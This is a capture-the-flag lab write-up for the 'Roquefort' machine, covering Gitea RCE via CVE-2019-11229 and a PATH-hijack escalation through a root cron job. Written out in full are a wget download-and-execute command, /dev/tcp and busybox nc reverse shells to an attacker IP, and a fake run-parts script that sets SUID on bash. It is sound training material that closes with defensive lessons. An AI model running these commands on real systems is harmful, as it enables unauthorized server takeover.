Roquefort
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Roquefort runs Gitea v1.7.5 on 3000. We register an account and abuse git hooks: a maliciouspost-receivehook runs commands onpush(Gitea git hook RCE, CVE-2019-11229), giving us a shell aschloe. A root cron runsrun-partswith the writable/usr/local/binearlier in thePATH, so we drop a fakerun-partsthere that sets the SUID bit onbash(PATH hijacking) andbash -pgives us root.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Four ports:
ping -c 1 192.168.230.67
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.230.67
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
2222/tcp open ssh
3000/tcp open httpnmap -p21,22,2222,3000 -sCV 192.168.230.67 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5b
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
2222/tcp open ssh Dropbear sshd 2016.74 (protocol 2.0)
3000/tcp open http Gitea: Git with a cup of teaPort 2222 is a Dropbear (Gitea's own SSH for git operations). The web vector is on 3000.
Gitea - TCP 3000
Port 3000 serves Gitea v1.7.5. searchsploit flags it vulnerable to an authenticated RCE:

searchsploit gitea 1.7.5Gitea 1.7.5 - Remote Code Execution | multiple/webapps/49383.py (CVE-2019-11229)Exploitation
CVE-2019-11229: git hook RCE
Gitea lets an authenticated user define git hooks on their repositories. A post-receive hook is a script the server runs after receiving a push, with the Gitea process's privileges; injecting a command there yields RCE (Gitea git hook RCE). Since the attack is authenticated, we first register (test/test123), which Gitea allows freely:

Exploit 49383.py automates the rest (creates the repo, injects the hook and triggers a push). The command downloads and runs our reverse shell:
searchsploit -m multiple/webapps/49383.py
# In 49383.py: USERNAME=test PASSWORD=test123
# CMD='wget http://192.168.45.211:21/shell.sh && bash shell.sh'
python3 49383.py
Before triggering the shell, we set up Penelope listening on port 2222:
penelope 2222cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.45.211/2222 0>&1
(Penelope)> listeners add -p 2222
[+] Got reverse shell from roquefort~192.168.230.67-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
chloe@roquefort:~/gitea-repositories/test/gobrmbqr.git$ whoami
chloe
The push fires the hook, the exploit catches the connection and Penelope upgrades it to a PTY: the shell runs as chloe, the account that runs Gitea.
Manual alternative
The exploit isn't essential: the same RCE is achievable by hand, which shows exactly what it does. With the test account already created, we create a repository in the web UI (also test):

Locally we initialize a repo with a first commit:
mkdir test && cd test
touch README.md
git init
git add README.md
git commit -m "first commit"
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
And point it at the remote Gitea repository:
git remote add origin http://192.168.230.67:3000/test/test.git

The key piece is in Settings → Git Hooks: Gitea lets you edit the post-receive hook from the web:
We paste a reverse shell into it and click Update Hook:
#!/bin/bash
busybox nc 192.168.45.211 2222 -e bash
test / test        Settings
  Repository | Collaborators | Webhooks | Git Hooks | Deploy Keys

Git Hooks
If the hook is inactive, sample content will be presented. Leaving content to an empty value will disable this hook.
  Hook Name     post-receive
  Hook Content
    #!/bin/bash
    busybox nc 192.168.45.211 2222 -e bash
  [ Update Hook ]
On push, the server runs the hook and the reverse shell lands as chloe:
git push -u origin master
Username for 'http://192.168.230.67:3000': test
Password for 'http://test@192.168.230.67:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 205 bytes | 205.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)

(Penelope)> listeners add -p 2222
[+] Listening for reverse shells on 0.0.0.0:2222
[+] Got reverse shell from roquefort~192.168.230.67-Linux-x86_64  Assigned SessionID <1>
(Penelope)> sessions 1
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12

chloe@roquefort:~/gitea-repositories/test/test.git$ whoami
chloe
Local
cat local.txt && whoami && ip a && hostname
35c5e23451938907cea2837617c301d5
chloe
Privilege escalation
PATH hijacking in run-parts
Two checks by hand give the escalation: root's cron PATH and the permissions of its folders.
cat /etc/crontab
ls -ld /usr/local/bin
The cron PATH includes /usr/local/bin ahead of /bin, and that folder is writable by our user. The cron tasks launch run-parts without an absolute path (cd / && run-parts --report /etc/cron.hourly). linpeas (repo) sums up both details in its output:

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/5 *  * * *  root  cd / && run-parts --report /etc/cron.hourly
The two details that confirm the vector: /usr/local/bin appears in the cron PATH (ahead of /sbin and /bin) and the tasks invoke run-parts without an absolute path.
Since root resolves run-parts by walking the PATH and /usr/local/bin comes first, a binary of ours with that name runs before the legit one (PATH hijacking). We drop a run-parts there that sets the SUID bit on bash; when the cron fires (hourly), bash becomes SUID root and bash -p (which preserves the effective UID) opens a root shell:
# /usr/local/bin/run-parts
#!/bin/bash

chmod u+s /bin/bash
ls -l /bin/bash
bash -p
chloe@roquefort:/usr/local/bin$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
chloe@roquefort:/usr/local/bin$ bash -p
bash-4.4# whoami
root
As soon as the hourly cron fires, our run-parts runs as root: /bin/bash turns into -rwsr-xr-x (SUID root) and bash -p keeps the effective UID 0, giving us a root shell.
Root
cat /root/proof.txt && whoami && ip a && hostname
0434132802ca205b00e7951cd691b35a
root
Attack chain
HTTP (3000)  --  Gitea v1.7.5
        │  register account -> CVE-2019-11229: post-receive git hook
        │  push -> RCE -> reverse shell
        ▼
chloe  (local.txt)
        │  root cron runs run-parts (no path) with writable /usr/local/bin
        │  fake run-parts -> chmod u+s /bin/bash -> bash -p
        ▼
root  (proof.txt)
Lessons learned
- Git hooks are code execution by design. Gitea 1.7.5 let a regular user define a
post-receive, and that script runs on the server. Restricting who can edit hooks is as critical as any write permission. - A binary with no absolute path in a root cron is a gift.
run-partswas resolved byPATH, and with a writable, higher-priority/usr/local/binthe hijack was immediate. Root's scripts must invoke absolute paths. - A writable
/usr/local/binbreaks the system. It comes ahead of/binin almost anyPATH; being able to write there lets you shadow standard binaries. Its permissions must be as strict as/bin's.